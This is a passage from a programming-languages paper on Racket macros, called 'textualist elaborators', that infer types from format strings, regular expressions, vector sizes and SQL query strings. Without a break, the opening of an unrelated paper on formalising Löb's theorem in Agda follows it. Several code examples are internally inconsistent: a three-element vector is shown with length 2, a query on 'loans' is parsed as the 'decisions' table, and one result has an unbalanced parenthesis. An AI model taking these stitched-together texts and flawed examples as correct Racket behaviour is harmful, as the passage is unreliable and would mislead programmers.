Now to use `fmt->types` in an elaboration. Given a call to `printf`, we check the number of arguments and add type annotations using the inferred types. For all other syntax patterns, we perform the identity elaboration.

```
> [[('printf "~a")]]
==> ⊥
> [[('printf "~b" 2)]]
==> '(printf "~b" (2 :: Integer))
> [[('printf)]]
==> 'printf
```

`[·] ∈ E`

The first example is rejected immediately as a syntax error. The second is a valid elaboration, but will lead to a static type error. Put another way, the format string `"~b"` specializes the type of `printf` from `(String Any * -> Void)` to `(String Integer -> Void)`. The third example demonstrates that higher-order uses of `printf` default to the standard, unspecialized behavior.

### 3.2 Regular Expressions

Regular expressions are often used to capture sub-patterns within a string.

```
> (regexp-match #rx"-(2*)-" "111-222-3333")
==> '("-222-" "222")
> (regexp-match #rx"$(.*)" "$2,000")
==> #false
```

The first argument to `regexp-match` is a regular expression pattern. Inside the pattern, the parentheses delimit sub-pattern *groups*, the dots match any single character, and the Kleene star matches zero-or-more repetitions of the pattern-or-character preceding it. The second argument is a string to match against the pattern. If the match succeeds, the result is a list containing the entire matched string and substrings corresponding to each group captured by a sub-pattern. If the match fails, `regexp-match` returns `#false`.

Groups may fail to capture even when the overall match succeeds. This can happen when a group is followed by a Kleene star.

```
> (regexp-match #rx"(a)*(b)" "b")
==> ('("b" #f "b")
```

Therefore, a catch-all type for `regexp-match` is fairly large: `(Regexp String -> (U #f (Listof (U #f String))))`. Using this general type is cumbersome for simple patterns where a match implies that all groups will successfully capture.

```
> (define (get-domain (email : String)) : String
  (cond
    [(regexp-match #rx"(.*)@(.*)" email)
     => third]
    [else "Match Failed"]))
==> Type Error: expected String, got (U #false String)
```

We alleviate the need for casts and guards in simple patterns with a parentheses-counting interpretation that parses regular expressions and returns the number of groups. If there is any doubt whether a group will capture, we default to the general `regexp-match` type.

```
> (rx->groups #rx"(a)(b)(c)")
==> 3
> (rx->groups #rx"((a)b)")
==> 2
> (rx->groups #rx"(a)*(b)")
==> #false
```

`rx->groups ∈ I`

The corresponding elaboration inserts casts to subtype the result of calls to `regexp-match`. It also raises syntax errors when an uncompiled regular expression contains unmatched parentheses.

```
> [[('regexp-match #rx"(a)b" str)]]
==> '(((regexp-match #rx"(a)b" str)
       :: (U #f (List String String)))
      :: (U #f (List String String)))
==> ⊥
```

`[·] ∈ E`

### 3.3 Anonymous Functions

By tokenizing symbolic  $\lambda$ -expressions, we can statically infer their domain.

```
> (fun->domain '(\lambda (x y z)
                     (x (z y) y)))
==> '[Any Any Any]
> (fun->domain '(\lambda ([x : Real] [y : Real]
                           x)))
==> '[Real Real]
```

`fun->domain ∈ I`

When domain information is available at calls to a `curry` function, we elaborate to a type-correct, indexed version of `curry`. Conceptually, we give `curry` the unusable type `(⊥ -> T)` and elaboration produces a subtype `curry_i`.

```
> [[('curry (\lambda (x y) x))]]
==> '(curry_2 (\lambda (x y) x))
```

`[·] ∈ E`

This same technique can be used to implement generalized `map` in languages without variable-arity polymorphism [21].

```
> (define (cite (p : String) (d : String))
  (printf "~a v. ~a, U.S.\n" p d))
> (define plaintiff*
  '("Rasul" "Chisholm"))
> (define defendant*
  '("Bush" "Georgia"))
> (map cite plaintiff* defendant*)
==> Rasul v. Bush, U.S.
    Chisholm v. Georgia, U.S.
```

Leaving out an argument to `printf` or passing an extra list when calling `map` will raise an arity error during elaboration. On the other hand, if we modified `cite` to take a third argument then the above call to `map` would raise a type error.

### 3.4 Numeric Constants

The identity interpretation `id ∈ I` lifts values to the elaboration environment. When composed with a filter, we can recognize types of compile-time constants.

```
> (int? 2)
==> 2
> (int? "~-s")
==> #false
```

`int? ∘ id = int? ∈ I`

Constant-folding versions of arithmetic operators are now easy to define in terms of the built-in operations. Our implementation reuses a single fold/elaborate loop to make textualist wrappers over `+`, `expt` and others.

```

> (define a [[3]])
> (define b [[(/ 1 (- a a))]])
==> Error: division by zero
Partial folds also work as expected.
> (* 2 3 7 z)
==> '(* 42 z)

```

Taken alone, this re-implementation of constant folding in an earlier compiler stage is not very exciting. But since folded expressions propagate their result upwards to arbitrary analyses, we can combine these elaborations with a size-aware vector library to guard against index errors access at computed locations.

### 3.5 Fixed-Length Structures

Fixed-length data structures are often initialized with a constant or computed-constant length. Racket's vectors are one such structure. For each built-in vector constructor, we thus define an interpretation:

```

> (vector->size '#(0 1 2))
==> 3
> (vector->size '(make-vector 100))
==> 100
> (vector->size '(make-vector (/ 12 3)))
==> 4

```

After interpreting, we associate the size with the new vector at compile-time. Other elaborators can use and propagate these sizes; for instance, we have implemented elaborating layers for 13 standard vector operations. Together, they constitute a length-aware vector library that serves as a drop-in replacement for existing code. If size information is ever missing, the operators silently default to Typed Racket's behavior.

```

> [[(vector-ref (make-vector 3) (+ 2 2))]]
==> ⊥
> [[(vector-length (vector-append '#(A B) '#(C D)))]]
==> 4
> [[(vector-ref (vector-map add1 '#(3 3 3)) 0)]]
==> (unsafe-ref (vector-map add1 '#(3 3 3)) 0)

```

For the most part, these elaborations simply manage sizes and delegate the main work to Typed Racket vector operations. We do, however, optimize vector references to unsafe primitives and specialize operations like `vector-length`, as shown above.

### 3.6 Database Schema

Racket's `db` library provides a string-based API for executing sql queries.<sup>2</sup> After connecting to a database, sql queries embedded in strings can be run to retrieve row values, represented as Racket vectors. Queries may optionally contain *query parameters*—natural numbers prefixed by a dollar sign (\$). Arguments substituted for query parameters are guarded against sql injection.

```

> (define C (sql-connect #:user "admin"
                         #:database "SCOTUS"))
> (query-row C
              "SELECT plaintiff FROM rulings
               WHERE name = '$1' LIMIT 1"
              2001)
==> #("Kyllo")

```

This is a far cry from language-integrated query [14] or Scala's LMS [16], but the interface is relatively safe and very simple to use.

<sup>2</sup>In this section, we use `sql` as an abbreviation for `postgresql`.

$[\cdot] \in \mathcal{E}$

Typed Racket programmers may use the `db` library by assigning type signatures to functions like `query-row`. This is somewhat tedious, as the distinct operations for querying one value, one row, or a lazy sequence of rows need similar types. A proper type signature might express the database library as a functor over the database schema, but Typed Racket does not have functors or even existential types. Even if it did, the queries-as-strings interface makes it impossible for a standard type checker to infer type constraints on query parameters.

The situation worsens if the programmer uses multiple database connections. One can either alias one query function to multiple identifiers (each with a specific type) or weaken type signatures and manually type-cast query results.

#### 3.6.1 Phantom Types To the Rescue

By associating a database schema with each connection, our elaboration technique can provide a uniform solution to these issues. We specialize both the input and output of calls to `query-row`, helping catch bugs as early as possible.

Our solution, however, is not entirely annotation-free. We need a schema representing the target database; for this, we ask the programmer to supply an S-expression of symbols and types that passes a `schema?` predicate. This approach is similar to phantom types [12].

```

> (define scotus-schema
  '([decisions [(id . Natural)
                (plaintiff . String)
                (defendant . String)
                (year . Natural)]]))
> (schema? scotus-schema)
==> '([decisions ....])

```

The above schema represents a database with at least one table, called `decisions`, which contains at least 4 rows with the specified names and types. In general a schema may specify any number of tables and rows. We statically disallow access to unspecified ones in our elaborated query operations.

In addition to the `schema?` predicate, we define one more interpretation and two elaborations. The first elaboration is for connecting to a database. We require a statically-known schema object and elaborate to a normal connection.

```

> [['(sql-connect #:user "admin"
                  #:database "SCOTUS")]]
==> ⊥
> [['(sql-connect scotus-schema
                  #:user "admin"
                  #:database "SCOTUS")]]
==> '(sql-connect #:user "admin"
                  #:database "SCOTUS")

```

The next interpretation and elaboration are for reading constraints from query strings. We parse SELECT statements using `sql->constr` and extract

- the names of selected columns,
- the table name, and
- an association from query parameters to column names.

```

> "SELECT defendant FROM decisions
   WHERE plaintiff = '$1'"
==> '[(defendant) decisions ($1 . plaintiff)]
> "SELECT * FROM loans"
==> '[* decisions ()]

```

$\text{sql-} \rightarrow \text{constr} \in \mathcal{I}$

The schema, connection, and query constraints now come together in elaborations such as a wrapper `[(·)]` over `query-row`. There is still a non-trivial amount of work to be done resolving wildcards and validating row names before the type-annotated result is produced, but all the necessary information is available, statically.

```
> [(·)(query-row C
  "SELECT plaintiff FROM decisions
   WHERE year = '$1' LIMIT 1"
  2006)]
==> '((query-row C
  "SELECT ...."
  (2006 : Natural)
  :: (Vector String))

> [(·)(query-row C
  "SELECT * FROM decisions
   WHERE plaintiff = '$1' LIMIT 1"
  "United States")]
==> '((query-row C
  "SELECT ..."
  ("United States" : String)
  :: (Vector Natural String String Natural))

> [(·)(query-row C "SELECT foo FROM decisions")]
==> ⊥
```

Results produced by `query-row` are vectors with a known length; as such they cooperate with our library of vector operations described in Section 3.5. Accessing a constant index into a row vector is statically guaranteed to be in bounds.

## 4. Backwards Compatibility

Our initial experience programming with the library has been positive. By far the most useful application is to `regexp-match`, as Typed Racket’s default requires either a type cast or guards on each matched group. The bugs reported by `printf` and others have also proven useful in development.

To gauge the applicability of our library to existing code, we have applied it to 10,000 lines of Typed Racket code taken from 7 small projects. In total, we had to modify 6 lines to replace unrestricted mutation—which could violate our library’s tagging assumptions—with reference cells.<sup>3</sup> This gives us confidence that retroactively opting-in to our library truly is a 1-line effort. Using the library also enables the removal of casts and type annotations made redundant by our elaborations.

Compiling with our library adds no statistically significant overhead, but tends to produce slightly larger bytecode files due to the inserted annotations (at most 2% larger). Running times we observed were on largely unaffected, but one project exhibited a 2-second slowdown due to added type casts. This could be improved by a closer integration with the type checker to remove casts guaranteed to succeed. Overall though, we find these performance characteristics encouraging.

## 5. More than a Pretty Face

Figure 1 gives a few statistics regarding our implementation. The purpose of this section is to explain why the line counts are low.

In total, the code for our six applications described in Section 3 comprise 901 lines of code (LOC). Another 145 lines implement common functionality, putting the grand total just over 1000 LOC.

<sup>3</sup>None of the surveyed code used the database library; we have only tested that interface in scripts.

Module	LOC	$\mathcal{I}$ (LOC)	$\mathcal{E}$ (LOC)
db	263	2 (78)	2 (101)
format	66	1 (33)	1 (21)
function	117	1 (11)	2 (51)
math	90	1 (3)	5 (46)
regexp	137	6 (60)	5 (33)
vector	228	1 (19)	13 (163)
<b>Total</b>	901	12 (204)	27 (415)

Figure 1: Quantifying the implementation

Except for `db` and `regexp`, each of the core modules defines a single interpretation function (in  $\mathcal{I}$ ). In `db`, the two functions are the schema predicate and sql query parser. In `regexp`, we have six group-parsing functions to match the six string-like input types accepted by Racket’s `regexp-match`. These group parsers, however, share a 33-line kernel. Incidentally, the average size of all value-interpreting functions is 33 LOC. The smallest interpreter is the composition of Racket’s `number?` predicate with the identity interpretation in `math` (3 LOC). The largest is the query parser (35 LOC), though the analyses for `format` strings and regular expressions are approximately the same size.

The elaboration functions are aliases for standard library procedures. Typically, these functions match a syntactic pattern, check for value errors, and elaborate to a specialized Typed Racket procedure call. All these tasks can be expressed concisely; the average size of a function in  $\mathcal{E}$  is 10 lines and the median is 7 lines. Much of the brevity is due to amortizing helper functions, so we include helpers’ line counts in the figure.

### 5.1 Elegant Elaborations

Our elaboration for `vector-length` is straightforward. If called with a size-annotated vector `v`, `(vector-length v)` elaborates to the size. Otherwise, it defaults to Typed Racket’s `vector-length`. The implementation is equally concise, modulo some notation.

```
(make-alias #'vector-length
  (syntax-parser
    [(_ v:vector/length)
     #'v.evidence]
    [_ #false]))
```

- `(make-alias id f)` creates a elaboration from an identifier `id` and a partial function `f`.
- The symbol `#'` creates a syntax object from a value or template.
- A `syntax-parser` is a match statement over syntactic patterns. This parser recognizes two cases: application to a single argument via the pattern `(_ v:vector/length)` and anything else with the wildcard `_`.
- The colon character `(:)` used in `v:vector/length` binds the variable `v` to the *syntax class* `vector/length`.
- The dot character `(.)` accesses an *attribute* of the value bound to `v`. In this case, the attribute `evidence` is set when the class `vector/length` successfully matches the value of `v`.

The pattern `v:vector/length` unfolds all elaborations to `v` recursively. So, as hinted in Section 3.5, we handle each of the following cases as well as any other combination of length-preserving vector operations.

```
> (vector-length #(0 1 2))
2
> (vector-length (vector-append #(A B)
  #(C D)))
```

The structure of `vector-length` is common to many of our elaborations: we define a rule to handle an interesting syntactic pattern and then generate an alias from the rule using the helper function `make-alias`.

```
(define ((make-alias orig-id elaborate) stx)
  (or (elaborate stx)
       (syntax-parse stx
         [(_ :id
            orig-id)
          [(_ e* ...)
           `(#,orig-id e* ...))])))
```

The elaboration defined by `(make-alias id elaborate)` is a function on syntax objects. This function first applies `elaborate` to the syntax object `stx`. If the result is not `#false` we return. Otherwise the function matches its argument against two possible patterns:

- `_:id` recognizes identifiers with the built-in syntax class `id`. When this pattern succeeds, we return the aliased `orig-id`.
- `(_ e* ...)` matches function application. In the result of this branch, we declare a syntax template with `#`` and splice the identifier `orig-id` into the template with `,#`. These operators are formally known as `quasisyntax` and `unsyntax`; you may know their cousins `quasiquote` and `unquote`.

The identifier `...` is not pseudocode. In a pattern, it captures zero-or-more repetitions of the preceding pattern—in this case, the variable `e*` binds anything so `(_ e* ...)` matches lists with at least one element.<sup>4</sup> All but the first element of such a list is then bound to the identifier `e*` in the result. We use `...` in the result to flatten the contents of `e*` into the final expression.

A second example using `make-alias` is `vector-ref` ∈  $\mathcal{E}$ , shown below. When given a sized vector `v` and an expression `e` that expands to a number `i`, the function asserts that `i` is in bounds. If either `vector/length` or `expr->num` fail to coerce numeric values, the function defaults to Typed Racket's `vector-ref`.

```
(make-alias #'vector-ref
  (syntax-parser
    [(_ v:vector/length e)
     (let ([i (expr->num #'e)])
       (if i
           (if (< i (syntax->datum #'v.evidence))
               `(#(unsafe-vector-ref v.expanded '#,i)
                 (raise-vector-bounds-error #'v i))
               #false))
           #false))])
```

This elaboration does more than just matching a pattern and returning a new syntax object. Crucially, it compares the *value* used to index its argument vector with that vector's length before choosing how to expand. To access these integer values outside of a template, we lift the pattern variables `v` and `e` to syntax objects with a `#`` prefix. A helper function `expr->num` then fully expands the syntax object `#`e` and the built-in `syntax->datum` gets the integer value stored at the attribute `#`v.evidence`.

Programming in this style is similar to the example-driven explanations we gave in Section 3. The interesting design challenge is making one pattern that covers all relevant cases and one algorithm to uniformly derive the correct result.

<sup>4</sup>The variable name `e*` is our own convention.

Syntax Class	Purpose
fun/domain	Infer function domain types
num/value	Evaluate a numeric expression
pattern/groups	Count regexp groups
query/constr	Parse sql queries
schema/spec	Lift a schema value from syntax
string/format	Parse format directives
vector/length	Infer length from a vector spec.

Figure 2: Registry of syntax classes

## 5.2 Illustrative Interpretations

Both `id` and `vector/length` are useful syntax classes.<sup>5</sup> They recognize syntax objects with certain well-defined properties. In fact, we use syntax classes as the front-end for each function in  $\mathcal{I}$ . Figure 2 lists all of our syntax classes and ties each to a purpose motivated in Section 3.

The definitions of these classes are generated from predicates on syntax objects. One such predicate is `vector?`, shown below, which counts the length of vector values and returns `#false` for all other inputs. Notice that the pattern for `make-vector` recursively expands its first argument using the `num/value` syntax class.

```
(define vector?
  (syntax-parser #:literals (make-vector)
    [#(e* ...)
     (length (syntax->datum #'(e* ...)))]
    [(make-vector n:num/value)
     (syntax->datum #'n.evidence)]
    [_ #f]))
```

From `vector?`, we define the syntax class `vector/length` that handles the mechanical work of macro-expanding its input, applying the `vector?` predicate, and caching results in the `evidence` and `expanded` attributes.

```
(define-syntax-class vector/length
  #:attributes (evidence expanded)
  (pattern e
    #:with e+ (expand-expr #'e)
    #:with len (vector? #'e+)
    #:when (syntax->datum #'len)
    #:attr evidence #'len
    #:attr expanded #'e+))
```

The `#:attributes` declaration is key. This is where the earlier-mentioned `v.expanded` and `v.evidence` properties are defined, and indeed these two attributes form the backbone of our protocol for cooperative elaborations. In terms of a pattern `v:vector/length`, their meaning is:

- `v.expanded` is the result of fully expanding all macros and elaborations contained in the syntax object bound to `v`. The helper function `expand-expr` triggers this depth-first expansion.
- `v.evidence` is the result of applying the `vector?` predicate to the expanded version of `v`. In general, `v.evidence` is the reason why we should be able to perform elaborations using the value bound to `v`.

If the predicate `vector?` returns `#false` then the boolean `#:when` guard fails because the value contained in the syntax object `len` will be `#false`. When this happens, neither attribute is bound and the pattern `v.vector/length` will fail.

<sup>5</sup>The name `vector/length` should be read as “vector *with* length information”.

### 5.3 Automatically Handling Variables

When the results of an elaboration are bound to a variable `v`, we frequently need to associate a compile-time value to `v` for later elaborations to use. This is often the case for calls to `sql-connect`:

```
(define C (sql-connect ....))
(query-row C ....)
```

Reading the literal variable `C` gives no useful information when elaborating the call to `query-row`. Instead, we need to retrieve the database schema for the connection bound to `C`.

The solution starts with our implementation of `sql-connect`, which uses the built-in function `syntax-property` to associate a key/value pair with a syntax object. Future elaborations on the syntax object `#'(sql-connect e* ...)` can retrieve the database schema `#'s.evidence` by using the key `connection-key`.

```
(syntax-parser
[(_ s:schema/spec e* ...)
(syntax-property
  #'(sql-connect e* ...)
  connection-key
  #'s.evidence)])
[_ (raise-syntax-error 'sql-connect
  "Missing schema")])
```

Storing this syntax property is the job of the programmer, but we automate the task of bubbling the property up through variable definitions by overriding Typed Racket's `define` and `let` forms. New definitions search for specially-keyed properties like `connection-key`; when found, they associate their variable with the property in a local hashtable whose keys are  $\alpha$ -equivalence classes of identifiers. New `let` bindings work similarly, but redirect variable references within their scope. The technical tools for implementing these associations are `free-id-tables` and `rename-transformers` (Section 5.4.6).

### 5.4 Ode to Macros: Greatest Hits

This section is a checklist of important meta-programming tools provided by the Racket macro system. Each sub-section title is a technical term; for ease of reference, our discussion proceeds from the most useful tool to the least.

#### 5.4.1 Syntax Parse

The `syntax/parse` library [4] provides tools for writing macros. It provides the `syntax-parse` and `syntax-parser` forms that we have used extensively above. From our perspective, the key features are:

- A rich pattern-matching language; including, for example, repetition via `..., #:when` guards, and matching for identifiers like `make-vector` (top of Section 5.2) that respects  $\alpha$ -equivalence.
- Freedom to mix arbitrary code between the pattern spec and result, as shown in the definition of `vector-ref` (bottom of Section 5.1).

#### 5.4.2 Depth-First Expansion

Racket's macro expander normally proceeds in a breadth-first manner, traversing an AST top-down until it finds a macro in head position. After expansion, sub-trees are traversed and expanded. This “lazy” sort of evaluation is normally useful because it lets macro writers specify source code patterns instead of forcing them to reason about the syntax trees of expanded code.

Our elaborations, however, are most effective when value information is propagated bottom up from macro-free syntactic values through other combinators. This requires depth-first macro expansion; for instance, in the first argument of the `vector-ref` elaboration defined in Section 5.1. Fortunately, we always know

which positions to expand depth-first and Racket provides a function `local-expand` that will fully expand a target syntax object. In particular, all our syntax classes listed in Figure 2 locally expand their target.

#### 5.4.3 Syntax Classes

A syntax class encapsulates common parts of a syntax pattern. With the syntax class shown at the end of Section 5.2 we save 2-6 lines of code in each of our elaboration functions. More importantly, syntax classes provide a clean implementation of the ideas in Section 2. Given a function in  $\mathcal{I}$  that extracts data from core value/expression forms, we generate a syntax class that applies the function and handles intermediate binding forms. Functions in  $\mathcal{E}$  can branch on whether the syntax class matched instead of parsing data from program syntax.

In other words, syntax classes provide an interface that lets us reason locally when writing elaborators. The only question we ask during elaboration is whether a syntax object is associated with an interpreted value—not how the object looks or what sequence of renamings it filtered through.

#### 5.4.4 Identifier Macros

Traditional macros may appear only in the head position of an expression. For example, the following are illegal uses of the built-in `or` macro:

```
> or
==> or: bad syntax
> (map or '((#t #f #f) (#f #f)))
==> or: bad syntax
```

Identifier macros are allowed in both higher-order and top-level positions, just like first-class functions. This lets us transparently alias built-in functions like `regexp-match` and `vector-length` (see Section 5.1). The higher-order uses cannot be checked for bugs, but they execute as normal without raising new syntax errors.

#### 5.4.5 Syntax Properties

Syntax properties are the glue that let us compose elaborations. For instance, `vector-map` preserves the length of its argument vector. By tagging calls to `vector-map` with a syntax property, our system becomes aware of identities like:

```
(vector-length (vector-map f v))
 ==
(vector-length v)
```

Furthermore, syntax properties place few constraints on the type of data used as keys or values. This proved useful in our implementation of `query-row`, where we stored an S-expression representing a database schema in a syntax property.

#### 5.4.6 Rename Transformers, Free Id Tables

Cooperating with `let` and `define` bindings is an important usability concern. To deal with `let` bindings, we use a `rename-transformer`. Within the binding's scope, the transformer redirects references from a variable to an arbitrary syntax object. For our purposes, we redirect to an annotated version of the same variable:

```
> [[(let ([x 4])
      (+ x 1))]]
==> '(let ([x 4])
      (let-syntax ([x (make-rename-transformer #'x
                                                secret-key 4)])
        (+ x 1)))
```

For definitions, we use a *free-identifier table*. This is less fancy—it is just a hashtable whose keys respect  $\alpha$ -equivalence—but still useful in practice.

#### 5.4.7 Phasing

Any code between a `syntax-parse` pattern and the output syntax object is run at compile-time to generate the code that is ultimately run. In general terms, code used to directly generate run-time code executes at *phase level 1* relative to the enclosing module. Code used to generate a `syntax-parse` pattern may be run at phase level 2, and so on up to as many phases as needed [7].

Phases are explicitly separated. By design, it is difficult to share state between two phases. Also by design, it is very easy to import bindings from any module at a specific phase. The upshot of this is that one can write and test ordinary, phase-0 Racket code but then use it at a higher phase level. We also have functions like `+` available at whatever stage of macro expansion we should need them—no need to copy and paste the implementation at a different phase level [23].

#### 5.4.8 Lexical Scope, Source Locations

Perhaps it goes without saying, but having macros that respect lexical scope is important for a good user and developer experience. Along the same lines, the ability to propagate source code locations in elaborations lets us report syntax errors in terms of the programmer’s source code rather than locations inside our library. Even though we may implement complex transformations, errors can always be traced to a source code line number.

## 6. Closing the Books

This pearl described a class of macros called *textualist elaborators* designed to enhance the analysis of an existing type system without any input from programmers. The main idea is to interpret values from the source code of a program and elaborate the same code into a form that helps the type system see what is obvious to a human reader. From an engineering perspective, we used tools provided by Racket’s macro system to enable local, compositional, and lexically-scoped reasoning when designing new elaborators.

A key hypothesis of this pearl is that our framework could be implemented in a variety of languages using their existing type and syntax extension systems. Typed Clojure’s macros [2], Rust’s compiler plugins [18], and Scala’s LMS framework [17] seem especially well-suited to the task. Template Haskell [20] and OCaml ppx<sup>6</sup> could also reproduce the core ideas, albeit after the programmer modifies function call-sites.

Whereas types support reasoning independent of data representations, we have argued that at least the source code details of values are worth taking into account during type checking. Doing so will catch more errors and enable unconventional forms of polymorphism, all without changes to the language’s type system or the programmer’s code.

## Acknowledgments

To appear

## References

- [1] Lennart Augustsson. Cayenne — a language with dependent types. In *Proc. ACM International Conference on Functional Programming*, pp. 239–250, 1998.
- [2] Clojure 1.8.0. Macros. 2016. <http://clojure.org/reference/macros>
- [3] William Craig. Three Uses of the Herbrand-Gentzen theorem in relating model theory and proof theory. *Journal of Symbolic Logic* 22(3), pp. 269–285, 1957.
- [4] Ryan Culpepper and Matthias Felleisen. Fortifying Macros. In *Proc. ACM International Conference on Functional Programming*, pp. 235–246, 2010.
- [5] W. Dietl, S. Dietzel, M. D. Ernst, K. Muslu, and T. W. Schiller. Building and Using Pluggable Type Checkers. In *Proc. International Conference on Software Engineering*, 2011.
- [6] Mike Fagan. Soft Typing: An Approach to Type Checking for Dynamically Typed Languages. PhD dissertation, Rice University, 1992.
- [7] Matthew Flatt. Composable and Compilable Macros: You Want it When? In *Proc. ACM International Conference on Functional Programming*, pp. 72–83, 2002.
- [8] Matthew Flatt, Ryan Culpepper, David Darais, and Robert Bruce Findler. Macros that Work Together: Compile-Time Bindings, Partial Expansion, and Definition Contexts. In *Proc. Journal Functional Programming*, pp. 181–216, 2012.
- [9] Matthew Flatt and PLT. Reference: Racket. PLT Inc., PLT-TR-2010-1, 2010. <http://racket-lang.org/tr1/>
- [10] Daniel Friedlander and Mia Indrika. Do we need dependent types? *Journal Functional Programming* 10(4), pp. 409–415, 2000.
- [11] Andrew Kent, David Kempe, and Sam Tobin-Hochstadt. Occurrence Typing Modulo Theories. In *Proc. ACM Conference on Programming Language Design and Implementation*, 2016.
- [12] Daan Leijen and Erik Meijer. Domain Specific Embedded Compilers. In *Proc. ACM Conference on Domain-specific languages*, pp. 109–122, 1999.
- [13] Sam Lindley and Conor McBride. Hasochism: The Pleasure and Pain of Dependently Typed Programming. In *Proc. ACM SIGPLAN Notices*, pp. 81–92, 2014.
- [14] Erik Meijer, Brian Beckman, and Gavin Bierman. LINQ: Reconciling Object, Relations and XML in the .NET Framework. In *Proc. ACM SIGMOD International Conference on Management of Data*, pp. 706–706, 2006.
- [15] David Herman and Philippe Meunier. Improving the Static Analysis of Embedded Languages via Partial Evaluation. In *Proc. ACM International Conference on Functional Programming*, 2004.
- [16] Tiark Rompf and Nada Amin. Functional Pearl: A SQL to C compiler in 500 Lines of Code. In *Proc. ACM International Conference on Functional Programming*, pp. 2–9, 2015.
- [17] Tiark Rompf, Nada Amin, Adriaan Moors, Philipp Haller, and Martin Odersky. Scala-Virtualized: Linguistic Reuse for Deep Embeddings. *Higher-Order and Symbolic Programming* 25(1), pp. 165–207, 2012.
- [18] Rust 1.7. Compiler Plugins. 2016. <https://doc.rust-lang.org/book/compiler-plugins.html>
- [19] Oleg Kiselyov and Chung-chieh Shan. Lightweight static capabilities. In *Proc. ACM Workshop Programming Languages meets Program Verification*, 2006.
- [20] Tim Sheard and Simon Peyton Jones. Template Meta-programming for Haskell. In *Proc. Haskell Workshop*, 2002.
- [21] T. Stephen Strickland, Sam Tobin-Hochstadt, and Matthias Felleisen. Practical Variable-Arity Polymorphism. In *Proc. European Symposium on Programming*, pp. 32–46, 2009.
- [22] Sam Tobin-Hochstadt and Matthias Felleisen. The Design and Implementation of Typed Scheme. In *Proc. ACM Symposium on Principles of Programming Languages*, pp. 395–406, 2008.
- [23] Richard A. Eisenberg and Stephanie Weirich. Dependently Typed Programming with Singletons. In *Proc. Haskell Workshop*, pp. 117–130, 2012.

<sup>6</sup><http://whitequark.org/blog/2014/04/16/a-guide-to-extension-points-in-ocaml/>

# Löb's Theorem

## A functional pearl of dependently typed quining

Jason Gross

MIT CSAIL

jgross@mit.edu

Jack Gallagher

Benya Fallenstein

MIRI

jack@gallabytes.com

benya@intelligence.org

**Keywords** Agda, Löb's theorem, quine, self-reference, type theory

### Abstract

Löb's theorem states that to prove that a proposition is provable, it is sufficient to prove the proposition under the assumption that it is provable. The Curry-Howard isomorphism identifies formal proofs with abstract syntax trees of programs; Löb's theorem thus implies, for total languages which validate it, that self-interpreters are impossible. We formalize a few variations of Löb's theorem in Agda using an inductive-inductive encoding of terms indexed over types. We verify the consistency of our formalizations relative to Agda by giving them semantics via interpretation functions.

### 1. Introduction

If  $P$ 's answer is 'Bad!',  $Q$  will suddenly stop.  
But otherwise,  $Q$  will go back to the top,  
and start off again, looping endlessly back,  
till the universe dies and turns frozen and black.

Excerpt from *Scooping the Loop Sniffer: A proof that the Halting Problem is undecidable* (Pullum 2000)

Löb's theorem has a variety of applications, from providing an induction rule for program semantics involving a “later” operator (Appel et al. 2007), to proving incompleteness of a logical theory as a trivial corollary, from acting as a no-go theorem for a large class of self-interpreters, to allowing robust cooperation in the Prisoner's Dilemma with Source Code (Barasz et al. 2014), and even in one case curing social anxiety (Yudkowsky 2014).

In this paper, after introducing the content of Löb's theorem, we will present in Agda three formalizations of type-theoretic languages and prove Löb's theorem in and about these languages: one that shows the theorem is admissible as an axiom in a wide range of situations, one which proves Löb's theorem by assuming as an axiom the existence of quines (programs which output their own source code), and one which constructs the proof under even weaker assumptions; see section 5 for details.

“What is Löb's theorem, this versatile tool with wondrous applications?” you may ask.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, to republish, to post on servers, or to redistribute to lists, contact the Owner/Author(s). Request permissions from permissions@acm.org or Publications Dept., ACM, Inc., fax +1 (212) 869-0481.

ICFP '16 September 19–21, 2016, Nara, Japan  
Copyright © 2016 held by owner/author(s). Publication rights licensed to ACM.  
ACM [to be supplied]... \$15.00

Consider the sentence “if this sentence is true, then you, dear reader, are the most awesome person in the world.” Suppose that this sentence is true. Then you are the most awesome person in the world. Since this is exactly what the sentence asserts, the sentence is true, and you are the most awesome person in the world. For those more comfortable with symbolic logic, we can let  $X$  be the statement “you, dear reader, are the most awesome person in the world”, and we can let  $A$  be the statement “if this sentence is true, then  $X$ ”. Since we have that  $A$  and  $A \rightarrow X$  are the same, if we assume  $A$ , we are also assuming  $A \rightarrow X$ , and hence we have  $X$ . Thus since assuming  $A$  yields  $X$ , we have that  $A \rightarrow X$ . What went wrong?<sup>1</sup>

It can be made quite clear that something is wrong; the more common form of this sentence is used to prove the existence of Santa Claus to logical children: considering the sentence “if this sentence is true, then Santa Claus exists”, we can prove that Santa Claus exists. By the same logic, though, we can prove that Santa Claus does not exist by considering the sentence “if this sentence is true, then Santa Claus does not exist.” Whether you consider it absurd that Santa Claus exist, or absurd that Santa Claus not exist, surely you will consider it absurd that Santa Claus both exist and not exist. This is known as Curry's Paradox.

The problem is that the phrase “this sentence is true” is not a valid mathematical assertion; no language can encode a truth predicate for itself (Tarski 1936). However, some languages *can* encode assertions about provability (Gödel 1931). In section 2, we will dig into the difference between truth predicates and provability predicates from a computational perspective. We will present an argument for the indefinability of truth and for the definability of provability, which we hope will prove enlightening when we get to the formalization of Löb's theorem itself.

Now consider the sentence “if this sentence is provable, then Santa Claus exists.” To prove that that sentence is true, we suppose that it is provable. We must now show that Santa Claus exists. If provability implies truth, then the sentence is true, and thus Santa Claus exists. Hence, if we can assume that provability implies truth, then we can prove that the sentence is true. This, in a nutshell, is Löb's theorem: to prove  $X$ , it suffices to prove that  $X$  is true whenever  $X$  is provable. If we let  $\Box X$  denote the assertion “ $X$  is provable,” then, symbolically, Löb's theorem becomes:

$$\Box(\Box X \rightarrow X) \rightarrow \Box X.$$

Note that Gödel's incompleteness theorem follows trivially from Löb's theorem: by instantiating  $X$  with a contradiction, we can see that it's impossible for provability to imply truth for propositions which are not already true.

<sup>1</sup> Those unfamiliar with conditionals should note that the “if … then …” we use here is the logical “if”, where “if false then  $X$ ” is always true, and not the counter-factual “if”.

Logic	Programming	Set Theory
Proposition	Type	Set of Proofs
Proof	Program	Element
Implication ( $\rightarrow$ )	Function ( $\rightarrow$ )	Function
Conjunction ( $\wedge$ )	Pairing (.)	Cartesian Product ( $\times$ )
Disjunction ( $\vee$ )	Sum (+)	Disjoint Union ( $\sqcup$ )
Gödel codes	ASTs	—
$\square X \rightarrow X$	Interpreters	—
